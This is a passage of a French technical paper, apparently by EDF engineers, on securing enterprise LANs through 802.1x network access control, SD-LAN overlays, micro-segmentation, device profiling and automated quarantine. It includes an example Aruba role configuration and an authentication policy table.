


Fig. 3. Architecture simplifiée d'un site industriel typique




Fig. 4. Schéma de principe du contrôle d'accès au réseau

Le contrôle d'accès au réseau (NAC) L'arrivée du WiFi d'une part, et les menaces pesant sur le réseau dans des zones parfois insuffisamment sécurisées physiquement d'autre part, imposèrent la mise en place d'une infrastructure de contrôle d'accès, schématisée sur la figure 4. Ce contrôle d'accès sur la couche 2 est défini, pour les accès filaires, par le protocole 802.1x [5,11], et pour les accès WiFi, par le protocole WPA2-Enterprise [2] puis WPA3-Enterprise [1]. Il s'appuie sur une authentification EAP [7] entre le terminal et le point d'accès (commutateur ou contrôleur WiFi), relayée par protocole RADIUS jusqu'à un serveur centralisé dit AAA (*Authentication, Authorization & Accounting*).

L'usage du protocole EAP permet une grande flexibilité dans les modes d'authentification :

— EAP-TLS : authentification par certificat (le mode le plus sécurisé) ;
— EAP-TTLS : authentification par mot de passe ou OTP dans un tunnel TLS ;
— d'autres extensions sont disponibles, comme PEAP, EAP-FAST, EAP-GTC, LEAP.

1.2 Enjeux actuels sur les réseaux locaux

Équipements à connecter Avec la généralisation du télétravail, le terminal bureautique n'est plus au cœur des besoins de sécurité du réseau. Si ce terminal reste un utilisateur important et guide les besoins en performance (bande passante, latence, qualité de service), sa sécurité peut de plus en plus être rendue indépendante du réseau par l'usage de protocoles considérés comme quasi inviolables quand ils sont correctement configurés (IPsec, TLS).

Dans des bureaux, les autres équipements avec des besoins de connectivité sont typiquement des imprimantes, des équipements multimédia (écrans, barres de son), des téléphones IP, des systèmes de visioconférence et parfois des équipements plus exotiques : automates de salle de réunion, éclairage connecté, volets roulants... Ces matériels ont une durée de vie qui dépasse largement celle du support sécurité de leurs systèmes embarqués, quand ce support existe. Ils sont donc vulnérables à des attaques latérales et peuvent servir de rebond à un attaquant pour joindre des systèmes sensibles, quand ils ne manipulent pas eux-mêmes des informations sensibles.

Avec des risques plus élevés encore, on trouvera les systèmes de gestion technique du bâtiment et de la sécurité physique : contrôle d'accès, vidéosurveillance, contrôle environnemental. Les systèmes de sûreté des personnes (incendie, évacuation, ascenseurs) doivent rester physiquement isolés.

À tous ces équipements viennent s'ajouter une myriade de capteurs issus de l'internet des objets (IoT) : capteurs de présence, de température, de bon fonctionnement des systèmes industriels ou tertiaires... De plus en plus, ces capteurs n'ont pas de connectivité IP : ils peuvent utiliser des réseaux BLE (Bluetooth Low Energy), Zigbee, Enocean ou se baser sur un opérateur LPWAN.

Enfin, en fonction de l'usage des locaux, on trouvera des systèmes industriels dont il est nécessaire de faciliter l'interconnexion depuis n'importe quel point du bâtiment, tout en préservant une isolation physique pour les plus sensibles.

Limites du NAC Il est aujourd'hui possible de déployer simplement des certificats sur les terminaux Windows, Linux, Android et iOS, permettant leur authentification en EAP-TLS sur les infrastructures réseau. Il devient également possible de protéger ces certificats physiquement, avec un module TPM2 sur PC ou son équivalent chez certains constructeurs

de smartphones. Ce n'est pas le cas de l'immense majorité des autres équipements à connecter.

En WiFi, la quasi-totalité des terminaux supportera, au mieux, une authentification de type WPA2-PSK, sécurisée par une clé partagée. Cela a conduit les fournisseurs de matériel WiFi à proposer des technologies de clés partagées multiples sur un unique SSID, appelées *Multiple PSK* ou *Dynamic PSK*, permettant d'avoir une clé par type d'équipement. La compromission d'une clé ne permet donc d'attaquer que les sous-réseaux qui abritent ces équipements.

En Ethernet, il est très rare de trouver des éditeurs avec du support 802.1x. Tout accès authentifié au réseau se base donc sur une fonctionnalité des commutateurs nommée « authentification MAC ». L'authentification EAP est remplacée par un unique identifiant qui n'est autre que l'adresse MAC. Cela revient donc en pratique à supprimer l'authentification pour la remplacer par un mécanisme extrêmement simple à usurper.

Pour ces raisons, l'accès WiFi, jadis considéré comme une vulnérabilité, présente aujourd'hui des risques nettement moins élevés que l'accès Ethernet au même réseau local. Cette conclusion a été corroborée par plusieurs audits.

Menaces La menace la plus fréquente actuellement est la compromission d'un terminal connecté au réseau local. En effet, les terminaux disposant d'un accès e-mail ou Internet, qu'il soit direct ou indirect, invité ou interne, peuvent être compromis par de nombreuses techniques, la plus répandue étant le phishing. De plus, notre modèle de menace considère qu'un terminal peut conduire des opérations offensives sans être totalement compromis ; par exemple, une attaque de type XSS peut conduire à exécuter du code Javascript malveillant qui va pouvoir tenter des connexions à d'autres machines sur le réseau interne.

Bien que moins courante, la menace d'introduction d'un équipement compromis est augmentée par le nombre et la variété des équipements interconnectés au réseau. Ceci est en particulier vrai pour les équipements multimédia, dont il existe des dizaines de fournisseurs et dont il est impossible d'auditer toutes les références.

Pour les systèmes les plus critiques, nous utilisons de plus en plus un modèle de menace prenant en compte les attaques hybrides, mélangeant les menaces cyber et physiques. À ce titre, la gestion du risque doit prendre en compte simultanément les menaces cyber sur les systèmes de sécurité physique et les menaces physiques sur le réseau. À noter qu'EDF est

maître d'œuvre du projet européen Praetorian [12], qui vise à mettre en place des outils d'anticipation et de réaction face à de telles menaces.

2 De nouvelles solutions défensives basées sur la micro-segmentation

2.1 Le SD-LAN

Les concepts de *Fabric* et de SDN (*Software Defined Network*) se déclinent sur les réseaux locaux en SD-LAN. Selon les constructeurs, on pourra aussi parler de *SD Access*, *SD Edge* ou *SD-Branch*. Ces architectures sont basées sur des tunnels permettant de mettre en place des réseaux logiques, dits *overlays*, par dessus un réseau physique dit *underlay*, dont l'architecture typique est représentée figure 5.

Réseau underlay L'*underlay* est un réseau de niveau 3 dont la principale fonction est de fournir une interconnexion fiable entre les équipements qui constituent le réseau local. Il est routé par un protocole simple (IS-IS ou OSPF) et ne fournit aucun service aux utilisateurs. L'interconnexion des équipements avec les réseaux logiques se fait au niveau de certains routeurs, dits *Edge* (qui sont des commutateurs d'accès avec des fonctionnalités SDN) et *Border* (qui peuvent être mutualisés avec le cœur de réseau). Les points d'accès WiFi sont considérés comme faisant partie de l'*underlay*.

Types d'overlay L'*overlay* consiste en une encapsulation des protocoles de niveau 3, voire de niveau 2, pour pouvoir reconstituer des réseaux virtuels à travers un nombre arbitraire de nœuds du réseau physique.

Les principaux modèles de SD-LAN sont schématisés figure 6. Le modèle proposé par Cisco, imité en cela par Huawei et Extreme Networks, est basé sur un *overlay* de type maillé. Celui-ci interconnecte l'ensemble des nœuds du réseau avec un tunnel multipoint.

— Les routeurs *Edge* et *Border* échangent entre eux des informations sur les équipements présents avec un protocole de contrôle, qui peut être EVPN (*Ethernet VPN*) ou LISP (spécifique Cisco).
— Les paquets de données eux-mêmes sont encapsulés dans le protocole VXLAN, qui ajoute au paquet un identifiant de réseau virtuel (VNI – *Virtual Network Identifier*) et éventuellement des extensions propriétaires comme un rôle. Chez Cisco, l'extension se nomme SGT (*Security Group Tag*).




Fig. 5. Exemple d'architecture réseau Underlay pour un SD-LAN




Fig. 6. Overlays pour les deux principales architectures SD-LAN du marché : maillé (à gauche) et *hub-and-spoke* (à droite)

— Grâce aux informations échangées sur le plan de contrôle, les paquets du plan de données sont envoyées, par le chemin le plus court en routage *underlay*, au routeur qui héberge l'équipement qui en est destinataire.

Le deuxième leader du marché est HPE/Aruba, qui propose à la fois un *overlay* VXLAN-EVPN sans extensions propriétaires, mais aussi un *overlay* de type *hub-and-spoke* nommé « segmentation dynamique ». Ce dernier concentre l'ensemble de la connectivité dans un équipement, le contrôleur de mobilité, qui reprend les fonctionnalités du contrôleur WiFi.

Dans la segmentation dynamique, chaque équipement d'accès (borne WiFi ou routeur *Edge*) ouvre, pour chaque équipement connecté, un tunnel point-à-point avec le contrôleur de mobilité, sur la base du protocole GRE. Le plan de contrôle est totalement interne au contrôleur de mobilité, qui gère l'assignation des différents terminaux aux différents VLAN, et peut leur appliquer des politiques de sécurité avancées avec un pare-feu transparent intégré.

EDF utilise les deux types d'*overlay* sur le même *underlay*, ce qui permet de maximiser les fonctionnalités disponibles dans un environnement où de multiples besoins métier se côtoient. De manière générale, l'*overlay* maillé VXLAN présente une architecture plus élégante et garantissant d'optimiser l'usage des liens sur le réseau local tout en exploitant l'ensemble des fonctionnalités du routeur *Edge*. En revanche, la solution « segmentation dynamique » permet de concentrer des fonctions de sécurité dans un unique équipement beaucoup plus performant et d'appliquer des politiques dynamiques qu'il est plus facile de faire évoluer.

2.2 La micro-segmentation

Filtrage Le concept de micro-segmentation, schématisé figure 7, consiste à introduire des capacités de filtrage internes à un sous-réseau. L'efficacité du filtrage et la granularité de la matrice de flux sont très dépendants de la solution retenue. Concernant le SD-LAN, cette micro-segmentation est associée à une notion de rôle utilisateur (en réalité un rôle associé au terminal).

— Pour les architectures maillées, le filtrage est nécessairement *stateless*. Il est effectué au niveau de chaque commutateur sous forme d'ACL dynamiques associées à chaque rôle. Le rôle est propagé avec chaque paquet IP sous forme d'extensions propriétaires au protocole VXLAN.

— Pour l'architecture *hub-and-spoke*, le filtrage est effectué par le contrôleur qui peut avoir le gros avantage de disposer d'un pare-feu




Fig. 7. Schéma de principe de la micro-segmentation

de couches 4 à 7 intégré, avec inspection des flux, filtrage *stateful* et journalisation.

Dans les deux cas, chaque flux, même interne à un sous-réseau, doit être autorisé par le dispositif de filtrage. De plus, il est possible de concentrer les terminaux dans un unique sous-réseau de grande taille, privé de ses fonctionnalités de *broadcast*.

Gestion des rôles Chaque terminal devant être associé à une matrice de flux, la gestion de ces flux est dévolue à une infrastructure centralisée. Le terminal, au moment où il se connecte, est authentifié (par protocole EAP) ou identifié (avec son adresse MAC ou une PSK) par l'infrastructure à travers le point d'accès au réseau, appelé NAD (*Network Access Device*). Le serveur AAA fournit donc à ce NAD (point d'accès WiFi, routeur *Edge* ou contrôleur) toutes les informations nécessaires. En plus d'attributs standard RADIUS comme le numéro de VLAN, il va retourner, avec des extensions propriétaires, les informations sur le rôle utilisateur.

Selon les constructeurs, le détail du rôle, et en particulier la matrice de flux associée, est descendu par l'outillage d'automatisation sur chaque équipement ou directement téléchargé sur le serveur AAA. Le listing 1 montre un exemple de rôle téléchargeable avec micro-segmentation.

```
1 netservice SVC-HTTPS tcp list 443
2 !
3 netservice SVC-SNMP udp list 161
```

```
!
netservice SVC-SYSLOG udp list 514
!
netdestination NETDEST-SRV-IMP-WINDOWS
    host 10.10.42.42
    host 10.10.42.43
!
netdestination NETDEST-SRV-IMP-SYSLOG
    host 10.14.1.12
!
netdestination NETDEST-SRV-IMP-OUTILLAGE
    host 10.14.1.42
!
ip access-list session ACL-SESSION-PRINTERS
    alias NETDEST-SRV-IMP-OUTILLAGE user SVC-HTTPS permit
    alias NETDEST-SRV-IMP-OUTILLAGE user SVC-SNMP permit
    user alias NETDEST-SRV-IMP-SYSLOG SVC-SYSLOG permit
    alias NETDEST-SRV-IMP-WINDOWS user tcp 9100 permit
!
user-role cppmrole
    vlan 1234
    reauthentication-interval 480
    access-list session ACL-SESSION-PRINTERS
!
```

Listing 1. Exemple de rôle téléchargeable pour une infrastructure Aruba

2.3 Le profilage d'équipements

Pour les (nombreux) équipements nécessitant une connectivité Ethernet mais incapables de s'authentifier en 802.1x, les éditeurs de solutions réseau proposent un mécanisme nommé *profiling*. Il consiste à détecter, par son comportement, les caractéristiques d'un terminal afin de pouvoir lui attribuer un rôle. Le fonctionnement général du profilage est représenté figure 8.

Le profilage se base sur des sondes étudiant le comportement du terminal placé dans un sous-réseau dédié, par exemple :

— contenu de la requête DHCP ;
— interrogation par SNMP ;
— analyse du trafic par NetFlow ;
— agent propriétaire situé sur le terminal ;
— *User-Agent* des requêtes HTTP ;
— connexion par SSH ou WMI.

Une fois l'équipement profilé, son adresse MAC est enregistrée dans une base de données interne et les caractéristiques associées peuvent être associées à un rôle. Ainsi, et c'est un élément crucial pour la cybersécurité, le profilage se substitue en réalité à l'identification par adresse MAC et




Fig. 8. Schéma de principe de l'attribution des rôles et du profilage

n'apporte pas de sécurité supplémentaire face à un attaquant qui usurperait des adresses MAC.

3 Sécurité des approches SD-LAN micro-segmentées

3.1 Construire son architecture SD-LAN

À moins d'avoir des besoins assez simples, auquel cas on s'orientera vers la version managée de ces solutions, les architectures SD-LAN ne sont pas fournies clés en mains par les éditeurs et vont devoir s'intégrer à un contexte souvent complexe dans une grande structure.

Protéger l'administration et l'underlay Les protocoles de tunnelisation sur l'*underlay* sont assez complexes, aussi on ne s'étonnera pas d'y trouver, encore récemment, des vulnérabilités très sérieuses [9]. L'isolation complète de l'*underlay* de l'ensemble des réseaux accessibles aux utilisateurs est donc une nécessité absolue. Un pare-feu assurera que seuls les réseaux dédiés aux administrateurs sont autorisés à se connecter. On prendra en particulier garde à ne pas rendre accessibles les interfaces de management des points d'accès et des contrôleurs WiFi, ce qui veut dire empêcher qu'ils aient des interfaces de niveau 3 dans les VLAN utilisateurs.

De même, le service AAA dispose de spécifications et de fonctionnalités très complexes, et une vulnérabilité exploitable peut avoir des effets catastrophiques. Aussi il importe de réduire au strict minimum la surface d'attaque sur ces infrastructures, et de limiter leur accès direct aux seuls

équipements réseau par leur interface de service. En particulier, on fuira les fonctionnalités de portail captif proposées par tous les éditeurs ; outre les mauvaises habitudes données aux utilisateurs, elles sont un nid à vulnérabilités. Il ne devrait rester qu'un canal, indirect, accessible aux attaquants : le protocole EAP utilisé pour authentifier le terminal. Et même ce canal est potentiellement exploitable : une implémentation vulnérable à Log4j pouvait vraisemblablement être attaquée en passant une chaîne malveillante dans un argument d'authentification [3].

Définir sa politique d'authentification Les possibilités d'authentification sont souvent très vastes du côté du serveur AAA, et plus limitées du côté du terminal. Il est donc nécessaire, d'une part, de réaliser un travail prenant en compte, conjointement, l'expérience utilisateur et la sécurité pour définir la solution d'authentification principale. Les limitations fonctionnelles des *supplicants* (clients EAP) peuvent conduire à des compromis ou des travaux d'adaptation non triviaux. Les détails comptent : par exemple, si le client ne vérifie pas correctement la signature du certificat du serveur AAA, il peut être vulnérable à une attaque *man in the middle* et le modèle d'authentification doit en tenir compte.

D'autre part, la politique de sécurité doit être déclinée sous forme d'une politique d'accès au réseau, qui décrit quel type d'authentification est nécessaire pour accéder à quel profil, depuis chaque média d'accès et en fonction de la sécurité physique. Cette politique peut définir des zones de sécurité physiques, et le niveau de protection à atteindre pour y héberger un équipement faiblement authentifié ou non authentifié, et que cet équipement accède à des rôles potentiellement sensibles. Une attention particulière doit évidemment être portée aux équipements de contrôle d'accès physiques eux-mêmes, qui font pleinement partie de la stratégie défensive. Un exemple simplifié de politique d'accès est montré tableau 1.

Rendre tout dynamique Le déploiement du SD-LAN est l'opportunité de se débarrasser de toutes les spécificités, en particulier les configurations spécifiques sur tel ou tel port. Sources d'erreur elles-mêmes présentant des risques de cybersécurité, ces configurations spécifiques peuvent être réduites à zéro. On parle de commutateurs d'accès *colorless*, en référence aux réseaux de différentes couleurs qui pouvaient cohabiter sur les mêmes équipements et devaient être attribués port par port. La seule « couleur » qui doit rester, et on ne peut pas faire sans elle, est la zone de sécurité correspondant à l'emplacement où le port est brassé. C'est le croisement entre le zonage physique et le niveau d'authentification qui permet de

		Se connecter depuis...		
		Le WiFi ou une zone non contrôlée	**Une zone contrôlée**	**Un local technique sécurisé**
Accéder au rôle...	**Invité**	Login/mot de passe invité		N/A
	Interne	Certificat protégé par TPM		
	Imprimante	N/A	Certificat constructeur	
	Multimédia	N/A	Profilage de l'équipement	N/A
	Contrôle d'accès	N/A	N/A	Profilage de l'équipement

Tableau 1. Exemple de politique d'authentification




Fig. 9. Schéma de principe d'une configuration dynamique des ports de commutateur

définir le niveau de confiance dans un équipement et donc s'il peut avoir accès à un rôle donné. La figure 9 montre l'évolution dans le mode de paramétrage des ports d'un commutateur.

Avancer pas à pas La palette de fonctionnalités offerte par les services AAA modernes peut donner de grandes ambitions à un architecte ayant pour mission de renforcer la sécurité des réseaux. La complexité de l'approche rend cependant nécessaire de se « faire la main » sur des rôles suffisamment simples. Il reste toujours possible, au fil de l'eau, de faire évoluer la configuration afin :

— d'effectuer une authentification en deux temps si le service le supporte (par exemple, vérifier qu'une imprimante s'est authentifiée sur le serveur d'impression) ;
— de définir des rôles secondaires en fonction de qui est connecté sur le terminal et de ses droits dans l'annuaire d'entreprise ;
— de transmettre les rôles à d'autres composants d'infrastructure (en particulier les pare-feux) ;
— de mettre en place un mécanisme de mise en quarantaine automatisée quand la surveillance sécurité détecte un incident ;
— *etc.*




Fig. 10. Schéma de principe de la mise en quarantaine d'un terminal suspect

La figure 10 décrit l'exemple du fonctionnement d'un système de quarantaine, couplé au SIEM de l'entreprise, qui vient s'ajouter à l'existant. L'outillage d'automatisation du SOC (SOAR pour *Security Orchestration, Automation & Response*) vient utiliser les API exposées par le service AAA pour modifier à la volée le rôle d'un terminal au fonctionnement suspect. Celui-ci est alors déconnecté ou placé dans un VLAN dans lequel il n'a accès qu'à des éléments très limités permettant investigation et remédiation.

Connaître son système d'information L'établissement de règles de filtrage pertinentes et fonctionnelles pour l'ensemble des équipements connectés au réseau local requiert une connaissance détaillée des activités réseau de ces équipements. Même dans un contexte de processus existants de validation complète et avec une documentation extensive, la qualité de l'information disponible est très inégale. Elle dépend de la rigueur passée des responsables de projets achevés voilà plusieurs années, et de l'exhaustivité de la documentation des éditeurs. Force est de constater que certains d'entre eux, y compris des leaders du marché, sont avares d'informations techniques pertinentes.

En conséquence, nous avons dû développer des processus et des outils spécifiques pour identifier les flux nécessaires à des équipements pour lesquels la documentation était insuffisante, avec deux approches successives.

